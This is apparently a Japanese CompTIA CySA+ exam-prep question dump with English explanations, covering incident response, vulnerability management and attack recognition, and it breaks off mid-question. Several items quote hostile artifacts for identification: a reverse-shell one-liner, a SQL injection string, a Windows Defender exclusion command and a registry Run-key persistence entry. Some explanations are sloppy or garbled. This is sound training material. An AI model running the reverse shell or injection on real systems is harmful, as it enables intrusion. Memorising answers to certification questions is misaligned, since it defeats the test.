The discovery of unapproved accounts accessing shared data, along with data discrepancies, strongly indicates unauthorized changes.
* Indicators of Unauthorized Changes:
* Unexpected user permissions found during audits.
* Modified or deleted data without proper documentation.

* Altered system or security configurations, allowing unintended access.
* Why Not Other Options?
* A. Filesystem Anomaly: This refers to unexpected behavior in the file structure, such as corrupt metadata or missing files, rather than unauthorized user access.
* B. Illegal Software: Would involve unlicensed or unauthorized applications, not unauthorized file modifications.
* D. Data Exfiltration: If data was removed, it might be exfiltration, but in this case, data modifications were detected instead.
To prevent unauthorized changes, security teams should use:
* File Integrity Monitoring (FIM) to detect unauthorized modifications.
* Access control audits to verify correct user permissions.
* SIEM tools to analyze logs for anomalies.

質問: **199**
セキュリティ テスト中に、セキュリティ アナリストがバッファ オーバーフローの脆弱性を持つ重要なアプリケーションを発見しました。
アプリケーション レベルで脆弱性を軽減するには、次のどれが最適ですか?
A. OS の強化を実行します。
B. 入力検証を実装します。
C. サードパーティの依存関係を更新します。
D. アドレス空間レイアウトのランダム化を構成します。
正解: **B (**コメントを発表する**)**
Implementing input validation is the best way to mitigate the buffer overflow vulnerability at the application level. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the application from being compromised12. References: How to detect, prevent, and mitigate buffer overflow attacks - Synopsys, How to mitigate buffer overflow vulnerabilities | Infosec

質問: **200**
新しい SOC マネージャーは、改善を行うために、前回のテーブルトップ演習の長所と短所に関する調査結果を確認しました。SOC マネージャーは、プロセスを改善するために次のどれを活用すべきでしょうか。
A. 最新の監査レポート
B. インシデント対応プレイブック
C. インシデント対応計画
D. 教訓の記録
正解: **(**正解を表示します**)**
The lessons-learned register is an essential document that captures insights and feedback from past exercises or incidents, highlighting what went well and what did not. By utilizing this register, the SOC manager can identify specific areas for improvement and develop actionable steps to enhance future response efforts.
According to CompTIA's CySA+ and Security+ guidance, lessons learned from tabletop exercises are crucial for iterative improvements in an incident response plan. Options A, B, and C are useful resources, but the lessons-learned register specifically focuses on reflection and improvement, which is the primary objective in this context.

質問: **201**
複数のSaaSアプリケーションのクラウド移行に際し、組織のシステム管理者は、クラウドベースの資産へのIDおよびアクセス管理の拡張という複雑な課題に頭を悩ませていました。このプロジェクトの複雑さを軽減できたサービスモデルは次のうちどれでしょうか。
A. RADIUS

B. SDN
C. ZTNA
D. SWG
正解: **(**正解を表示します**)**
Zero Trust Network Access (ZTNA)simplifies secure remote access to cloud and SaaS applications byenforcing identity-based, least-privilege access policies. It eliminates the need to extend traditional network- based access models to the cloud. ZTNA ensures thateach user is verified continuouslyregardless of their network location, aligning perfectly with complex multi-cloud or SaaS environments.
* RADIUS (A)is an older authentication protocol, not ideal for SaaS cloud scale.
* SDN (B)controls network flow, not identity management.
* SWG (D)is a secure web proxy, not for access control and IAM extension.
# Reference:
* CS0-003 Exam Objectives 1.1 - Identity and Access Management
* Sybex Study Guide - Chapple & Seidl, Chapter 2: Zero Trust & Cloud IAM

質問: **202**
製造業者は、壊れやすい機器と従来の機器の両方を含む OT ネットワークのセキュリティを評価するためにサードパーティのコンサルタントを雇いました。コンサルタントが運用に害を及ぼさないようにするには、次のどれを考慮する必要がありますか?
A. Nmap Scripting Engine スキャン技術の採用
B. スキャン前に PLC ラダー ロジックの状態を保存します。
C. アクティブな脆弱性スキャンではなくパッシブな脆弱性スキャンを使用する
D. オフピークの製造時間中にスキャンを実行します。
正解: **C (**コメントを発表する**)**
In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.
When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

質問: **203**
セキュリティアナリストが、Burp Suite を使用した Web アプリケーションスキャンの結果を検証しようとしています。セキュリティアナリストは、以下の手順を実行します。



セキュリティアナリストは、以下のどの脆弱性を検証しようとしていますか？

A. SQLインジェクション
B. LFI
C. XSS
D. CSRF
正解: (正解を表示します)
The security analyst is validating a Local File Inclusion (LFI) vulnerability, as indicated by the "/.../.../.../" in the GET request which is a common indicator of directory traversal attempts associated with LFI. The other options are not relevant for this purpose: SQL injection involves injecting malicious SQL statements into a database query; XSS involves injecting malicious scripts into a web page; CSRF involves tricking a user into performing an unwanted action on a web application.
References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of Burp Suite, a tool used for testing web application security, in chapter 6. Specifically, it explains the meaning and function of each component in Burp Suite, such as Repeater, which allows the security analyst to modify and resend individual requests1, page 239. Therefore, this is a reliable source to verify the answer to the question.

質問: **204**
最高情報セキュリティ責任者は、ゼロトラスト アプローチの一環として、攻撃対象領域のリスクと脅威を軽減するための新しいプログラムを指示しています。IT セキュリティ チームは、プログラムの優先順位を考える必要があります。一般的な攻撃フレームワークに基づいて、最も優先度が高いのは次のうちどれですか?
A. 管理者アカウントと特権アクセスアカウントを減らす
B. ネットワークベースの IDS を採用
C. インシデント対応の徹底
D. エンタープライズ アプリケーションへの SSO を有効にする
正解: (正解を表示します)
The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts.
Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

質問: **205**
ある従業員が、デスクトップを従来のWindowsのクラシックな外観に変更するためのフリーウェアプログラムをダウンロードした。
従業員がプログラムをインストールした直後、システムから大量のランダムなDNSクエリが発生し始めました。システムを調査した結果、以下のことが判明しました。
Add-MpPreference -ExclusionPath ' %Program Files\ksysconfig '
以下のうち、どれが起こっている可能性があるか？
A. 持続性
B. 特権の拡大
C. 認証情報の収集
D. 防御回避
正解: (正解を表示します)
Defense evasion is the technique of avoiding detection or prevention by security tools or mechanisms. In this case, the freeware program is likely a malware that generates random DNS queries to communicate with a command and control server or exfiltrate data. The command Add-MpPreference -ExclusionPath ' %Program Filest\ksysconfig ' is used to add an exclusion path to Windows Defender, which is a built-in antivirus software, to prevent it from scanning the malware folder. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 204; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 212. pr


質問: **206**
ウェブアプリケーションには、内部URLからコンテンツを取得し、ログ内のCSRF攻撃を特定する機能があります。セキュリティアナリストは、正しい形式のリクエストを除外する正規表現を作成しています。
ターゲット URL は https://10.1.2.3/api で、受信側の API は GET リクエストのみを受け付け、「id」という名前の単一の整数引数を使用します。アナリストは目的を達成するために、次のうちどの正規表現を使用すべきでしょうか？
A. (?!https://10\.1\.2\.3/api\?id=[0-9]+)
B. " https://10\.1\.2\.3/api\?id=\d+
C. (?: " https://10\.1\.2\.3/api\?id-[0-9]+)
D. https://10\.1\.2\.3/api\?id=[0-9]$
正解: **(**正解を表示します**)**
The correct regular expression to match a GET request to this API endpoint is " https://10\.1\.2\.3/api\?id=\d+" . This pattern checks for the specific URL with an id parameter that accepts integer values. The syntax \d+ matches one or more digits, which aligns with the requirement for a single integer argument. Other options either use incorrect syntax or do not accurately capture the expected URL format. Regular expressions are vital in filtering and identifying patterns in logs, as recommended by CompTIA Cybersecurity Analyst (CySA+) practices for threat hunting and log analysis.

質問: **207**
セキュリティ アナリストは、次のコマンドを含むエクスプロイトの試みを検出しました。
sh -i >& /dev/udp/10.1.1.1/4821 0>$I
次のうちどれが試みられていますか?
A. RCE
B. リバースシェル
C. XSS
D. SQL インジェクション
正解: **(**正解を表示します**)**
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$I
This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

質問: **208**
機密データへのアクセスを保護するための最適な認証方法はどれですか?
A. ログイン用のランダムコードを生成する割り当てられたデバイス
B. 生体認証とログイン用の個人コードを備えたデバイス
C. ログイン用の英数字/特殊文字のユーザー名とパスフレーズ
D. メールで受信したワンタイムコードとログイン用のプッシュ認証
正解: **(**正解を表示します**)**
The best practice for securing access to sensitive data is to implement multifactor authentication (MFA), which combines multiple factors of authentication to enhance security.
* Option B (Biometrics + Device with a Personalized Code) uses two strong factors:
* Biometrics (something you are)

* A device with a personalized code (something you have)This combination significantly reduces the risk of unauthorized access.
* Option A (Randomized Code) is good but weaker than biometrics because it relies only on something you have.
* Option C (Passphrase) is single-factor authentication, which is susceptible to brute-force attacks.
* Option D (One-time Code + Push Notification) is useful, but email-based authentication can be vulnerable to phishing and MITM attacks.

質問: **209**
ある組織が企業の Web サイトに対して Web アプリケーションの脆弱性評価を実施したところ、次のような結果が見られました。



セキュリティ アナリストが共有する必要があるチューニング推奨事項は次のうちどれですか。
A. HTTPS による通信を強制するには、Http Only フラグを設定します。
B. X-Frame-Options ヘッダーのないリクエストをブロックします。
C. 承認されたドメインへの Access-Control-Allow-Origin ヘッダーを構成します。
D. クロスオリジンリソース共有ヘッダーを無効にします。
正解: **C (**コメントを発表する**)**
The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions. The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web application's resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.
Reference: OWASP Top Ten | OWASP Foundation

質問: **210**
過去1時間で、重要なサーバー上で大量のRDP認証失敗が記録されました。認証試行はすべて同じリモートIPアドレスから行われ、単一の有効なドメインユーザーアカウントが使用されました。このブルートフォース攻撃の成功率を低下させるのに最も効果的な対策は次のうちどれですか？(2つ選択してください)。

A. すべてのデバイスにおけるログオンイベント監査の粒度を向上させる。
B. ホストファイアウォールルールを有効にして、TCPポート3389へのすべての送信トラフィックをブロックします。
C. 一定回数の試行失敗後にユーザーアカウントをロックアウトするよう設定します。
D. リモートシステムのIPアドレスに対してファイアウォールブロックを実装します。
E. サードパーティ製のリモートアクセスツールをインストールし、すべてのデバイスでRDPを無効にします。
F. 境界ファイアウォールで、信頼できないリモートIPアドレスからのTCPポート3389への受信をブロックします。
正解: **C,F** (コメントを発表する)
To mitigate brute-force attacks, implementing an account lockout policy (C) prevents continuous attempts by locking the account after a set number of failed logins. Blocking inbound connections on TCP port 3389 (RDP) from untrusted IP addresses (F) limits access, reducing the attack surface. According to CompTIA Security+, these controls effectively prevent unauthorized access. While blocking specific IPs (D) or disabling RDP (E) can also help, the lockout and firewall rules provide broader, proactive protection against this attack type.

質問: **211**
1 時間以内に、重要なサーバーで大量の失敗した RDP 認証試行が記録されました。すべての試行は同じリモート IP アドレスから行われ、1 つの有効なドメイン ユーザー アカウントが使用されました。このブルート フォース攻撃の成功率を下げるために最も効果的な緩和制御は次のどれでしょうか。
A. 一定回数の試行失敗後にユーザー アカウントのロックアウトを有効にする
B. サードパーティのリモートアクセスツールをインストールし、すべてのデバイスでRDPを無効にする
C. リモートシステムのIPアドレスに対するファイアウォールブロックの実装
D. すべてのデバイスでのログオンイベント監査の詳細度を向上
正解: (正解を表示します)
Enabling a user account lockout policy is a security measure that can effectively mitigate brute-force attacks.
After a predetermined number of consecutive failed login attempts, the account will be locked, preventing the attacker from continuing to try different password combinations. This control directly addresses the issue of multiple failed attempts from the same IP address using a single user account, making it the most effective among the options provided. Option B suggests replacing RDP with another remote access tool, which does not address the brute-force attempt but rather avoids the RDP protocol. Option C, implementing a firewall block, could be effective but does not prevent attacks from other IP addresses and may not be as immediate.
Option D, increasing log verbosity, enhances monitoring but does not prevent the attack itself.

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **212**
SOARソリューションを導入することで実現できるプロセス改善は、次のうちどれですか？
(2つ選択してください。)
A. セキュリティ攻撃を最小限に抑える
B. 承認のためのタスクを項目別にリスト化する
C. 反復作業を減らす
D. セットアップの複雑さを最小限に抑える
E. セキュリティ戦略を定義する

F. レポートと指標を生成する
正解: **(**正解を表示します**)**
Comprehensive Detailed Explanation:SOAR (Security Orchestration, Automation, and Response) solutions are implemented to streamline security operations and improve efficiency. Key benefits include:
* C. Reduce repetitive tasks: SOAR solutions automate routine and repetitive tasks, which helps reduce analyst workload and minimize human error.
* F. Generate reports and metrics: SOAR platforms can automatically generate comprehensive reports and performance metrics, allowing organizations to track incident response times, analyze trends, and optimize security processes.
Other options are less relevant to the core functions of SOAR:
* A. Minimize security attacks: While SOAR can aid in quicker response, it does not directly minimize the occurrence of attacks.
* B. Itemize tasks for approval: Task itemization for approval is more relevant to project management tools.
* D. Minimize setup complexity: SOAR solutions often require significant setup and integration with existing tools.
* E. Define a security strategy: SOAR is more focused on automating response rather than strategy definition.
References:
Gartner ' s Guide on SOAR Solutions: Discusses automation and reporting features.
NIST SP 800-61: Computer Security Incident Handling Guide, on the value of automation in incident response.

質問: **213**
K 社は最近、一般向けサービス経由でセキュリティ侵害を経験しました。サーバー上のイベントを分析すると、次のコードにまでさかのぼることができます。
SELECT ' From userjdata WHERE Username = 0 and userid8 1 or 1=1;-
次のコントロールのうち、どれを実装するのが最適でしょうか?
A. ワイヤレス アプリケーション プロトコルを展開します。
B. 寿命の終了したコンポーネントを削除します。
C. 適切なアクセス制御を実装します。
D. ユーザー入力を検証します。
正解: **D (**コメントを発表する**)**
The code snippet provided suggests an SQL injection vulnerability, indicated by the use of "1=1," which is a common SQL injection technique to bypass authentication. To mitigate this risk, validating user input is the most effective control, as it ensures that any input is properly sanitized and escapes potentially malicious characters before interacting with the database. This is a key principle from CompTIA Security+ guidelines on secure coding practices. Options A and B are unrelated to the vulnerability type here, and while access control (Option C) is generally good practice, it does not specifically prevent SQL injection.

質問: **214**
特定された脅威と脆弱性を、発生の可能性と影響とともにマッピング、追跡、軽減するのに役立つツールは次のうちどれですか?
A. リスクレジスタ
B. 脆弱性評価
C. 侵入テスト
D. コンプライアンスレポート
正解: **(**正解を表示します**)**
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345. References: What is a

Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

質問: **215**
組織は、クラウド インフラストラクチャの構成が強化されていることを確認したいと考えています。要件は、安全なテンプレートを使用して展開できるサーバー イメージを作成することです。安全な構成を確保するために最適なリソースは次のうちどれですか?
A. CIS ベンチマーク
B. PCI DSS
C. OWASP トップ 10
D. ISO 27001
正解: **(**正解を表示します**)**
The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently1 PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

質問: **216**
SOC アナリストは、IP アドレスからの偵察活動を観察します。この活動は、少数のターゲットに向けた短いバーストのパターンに従います。オープンソースのレビューにより、IP の評判が悪いことがわかりました。境界ファイアウォールのログは、受信トラフィックが許可されたことを示しています。宛先ホストは、EDR エージェントがインストールされている高価値資産です。ソース IP からのさらなる活動を防ぐために SOC が行うべき最善のアクションは次のどれですか。
A. IP アドレスを EDR 拒否リストに追加します。
B. Web プロキシまたはファイアウォールによって検出されたソース IP サブネットからのアクティビティをトリガーして即時通知する SIEM シグネチャを作成します。
C. WAFのIPに対する防止ポリシーを実装する
D. NGFW 上の IP のスキャン シグネチャをアクティブ化します。
正解: **A (**コメントを発表する**)**
In this scenario, adding the IP address to the EDR (Endpoint Detection and Response) deny list is an immediate and effective way to block further reconnaissance activities from the malicious source. EDR solutions are designed to provide advanced endpoint security, including blocking specific IP addresses and preventing potentially harmful traffic. This proactive step aligns with CompTIA Cybersecurity Analyst (CySA+) best practices for threat prevention and response. While other options, such as using SIEM for monitoring (option B) or WAF policies (option C), provide additional layers of security, they do not directly block the threat in the same immediate way that adding the IP to the EDR deny list does.

質問: **217**
セキュリティ インシデントの終了後に、今後のインシデント対応を改善するために取るべき最善のアクションは次のうちどれですか?
A. コール ツリーを作成して影響を受けるユーザーに通知する
B. すべてのチームでレビューをスケジュールし、何が起こったかを話し合う
C. 会社のリーダーシップを更新するための概要を作成します。
D. 公式通知に向けた広報活動による規制遵守のレビュー
正解: **(**正解を表示します**)**
One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident,

evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References: https://www.eccouncil.org
/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/

質問: **218**
アナリストが、以前ウェブプロキシとファイアウォールでブロックされていたIPアドレスへの異常なアウトバウンド接続を発見しました。さらに調査を進めた結果、設定されていたプロキシとファイアウォールのルールが、認識されていないサービスアカウントによって削除されていたことが判明しました。これは、サイバーキルチェーンのどの部分に該当しますか？
A. 配送
B. 指揮統制
C. 認識
D. 武器化
正解: **(**正解を表示します**)**
The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. References: Cyber Kill Chain® | Lockheed Martin

質問: **219**
アナリストは銀行のメッセージ システムを設計しています。アナリストは、メッセージの受信者が、メッセージが送信者から送信されたことを第三者に証明できる機能を組み込むことを希望しています。アナリストが達成しようとしている情報セキュリティ目標は次のどれですか。
A. 否認防止
B. 認証
C. 認可
D. 誠実さ
正解: **(**正解を表示します**)**
Non-repudiation ensures that a message sender cannot deny the authenticity of their sent message. This is crucial in banking communications for legal and security reasons.
The goal of allowing a message recipient to prove the message's origin is non-repudiation. This ensures that the sender cannot deny the authenticity of their message. Non-repudiation is a fundamental aspect of secure messaging systems, especially in banking and financial communications.

質問: **220**
セキュリティ アナリストは、セキュリティ スキャン中に、重要なアプリケーションで同じ脆弱性を定期的に発見します。SDLC フェーズに沿って適用した場合、この問題を最も軽減する推奨事項は次のうちどれですか?
A. 本番環境のアプリケーションに対してレッドチーム演習を定期的に実施します。
B. 実装されているすべてのコーディング ライブラリが定期的にチェックされていることを確認します。
C. CI/CDflow のパイプラインの一部としてアプリケーション セキュリティ スキャンを使用します。
D. あらゆるデータ入力フォームに適切な入力検証を実装します。
正解: **C (**コメントを発表する**)**
Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration.
Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

質問: **221**
システム、アプリケーション、またはユーザー ベースが稼働時間の可用性の停止によってどの程度影響を受けるかを測定するときに使用する必要があるレポート指標を最もよく表しているものは次のうちどれですか?
A. タイムライン
B. 証拠
C. インパクト
D. 範囲
正解: (正解を表示します)
The correct answer is C. Impact.
The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service1.
The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

質問: **222**
脆弱性スキャン中に、いくつかの重大なバグが特定されました。SLA リスク要件では、すべての重大な脆弱性を 24 時間以内に修正する必要があります。資産所有者に通知を送信した後、計画された定期的なシステム アップグレードのため、パッチを展開できません。バグを修正するための最適な方法はどれですか。
A. アップグレードを再スケジュールし、パッチを展開する
B. パッチをインストールから除外する例外をリクエストする
C. リスクレジスタを更新し、SLAの変更をリクエストする
D. インシデント対応チームに通知し、脆弱性スキャンを再実行します。
正解: (正解を表示します)
When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

質問: **223**
脆弱性管理チームは、内部評価に基づいて、実稼働環境への展開前にインフラストラクチャに対するリスクを積極的に特定したいと考えています。このアプローチを最もよくサポートするのは次のどれですか。
A. 脅威モデリング
B. 侵入テスト
C. バグバウンティ
D. SDLCトレーニング
正解: (正解を表示します)
Threat modelingis aproactiveapproach used toidentify, analyze, and mitigate potential threatsbefore they impact production systems. It is especially useful in early development stages to anticipate vulnerabilities and attack paths.
* Option B (Penetration testing)is areactive measureperformed on deployed systems, rather than prior to production.
* Option C (Bug bounty)programs incentivize external researchers but do not proactively model risks before deployment.
* Option D (SDLC training)improves security awareness but does notactively assess risks.
Thus,A (Threat modeling) is the best choice, as it enablesearly identification and mitigation of security risks.

質問: **224**
セキュリティ アナリストが、組織の POS アプリケーションで中程度のリスクの項目を発見しました。組織は現在、変更凍結期間中であり、現時点ではリスクが修正するほど高くないと判断しました。このシナリオは、修復を阻害する次のどの要因を示していますか。
A. サービスレベル契約
B. ビジネスプロセスの中断
C. 機能低下
D. 独自システム
正解: **B (**コメントを発表する**)**
Business process interruption is the inhibitor to remediation that this scenario illustrates. Business process interruption is when the remediation of a vulnerability or an incident requires the disruption or suspension of a critical or essential business process, such as the point-of-sale application. This can cause operational, financial, or reputational losses for the organization, and may outweigh the benefits of the remediation.
Therefore, the organization may decide to postpone or avoid the remediation until a more convenient time, such as a change freeze window, which is a period of time when no changes are allowed to the IT environment12. Service-level agreement, degrading functionality, and proprietary system are other possible inhibitors to remediation, but they are not relevant to this scenario. Service-level agreement is when the remediation of a vulnerability or an incident violates or affects the contractual obligations or expectations of the service provider or the customer. Degrading functionality is when the remediation of a vulnerability or an incident reduces or impairs the performance or usability of a system or an application. Proprietary system is when the remediation of a vulnerability or an incident involves a system or an application that is owned or controlled by a third party, and the organization has limited or no access or authority to modify it3.
References: Inhibitors to Remediation - SOC Ops Simplified, Remediation Inhibitors - CompTIA CySA+, Information security Vulnerability Management Report (Remediation...

質問: **225**
ある会社では、セキュリティ グループをリスク レベル別に分類しています。リスクが高いと分類されたグループでは、メンバーまたは所有者の変更に複数レベルの承認が必要です。会社が使用している修復阻害要因は次のどれですか。
A. 組織ガバナンス
B. 覚書
C. サービスレベル保証
D. ビジネスプロセスの中断
正解: **(**正解を表示します**)**
This scenario describes a strictgovernance policyrequiring multiple approvals for high-risk security group changes.Organizational governancerefers to policies that enforce security controls and approval workflows.
* Option B (MOU - Memorandum of Understanding)refers to agreements between parties, not internal security processes.
* Option C (SLA - Service Level Agreement)refers to service guarantees, not security governance.
* Option D (Business process interruption)might be a consequence, but it is not the primaryinhibitor to remediationin this case.
Thus,A is correct, as governance rules are restricting remediation speed.

質問: **226**
アナリストが、侵害されたホストからの異常なトラフィックを捕捉しようとしています。この目的を達成するための最適なツールは次のうちどれですか？(2つ選択してください。)
A. tcpdump
B. SIEM
C. 脆弱性スキャナー
E. Nmap
D. Wireshark
F. SOAR

正解: **A,D** (コメントを発表する)
Tocapture and analyze network traffic, the two best tools are:
* tcpdump (Option A)- A command-line packet capture tool used for network traffic analysis.
* Wireshark (Option D)- A GUI-based network packet analysis tool that provides deep inspection capabilities.
* Option B (SIEM)is forlog aggregationand does notcapturetraffic.
* Option C (Vulnerability scanner)identifies weaknesses but does notcapturenetwork traffic.
* Option E (Nmap)is used for network discovery and port scanning, not capturing traffic.
* Option F (SOAR)automates security processes but does not capture traffic.
Thus,A (tcpdump) and D (Wireshark) are correct, asthey are the best tools for capturing and analyzing anomalous network traffic.

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **227**
セキュリティ アナリストは、重要なシステム上の FIM によってトリガーされた次のアラートを調査しています。

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

発生している不審なアクティビティを最もよく説明しているものは次のうちどれですか?
A. 偽のウイルス対策プログラムがユーザーによってインストールされました。
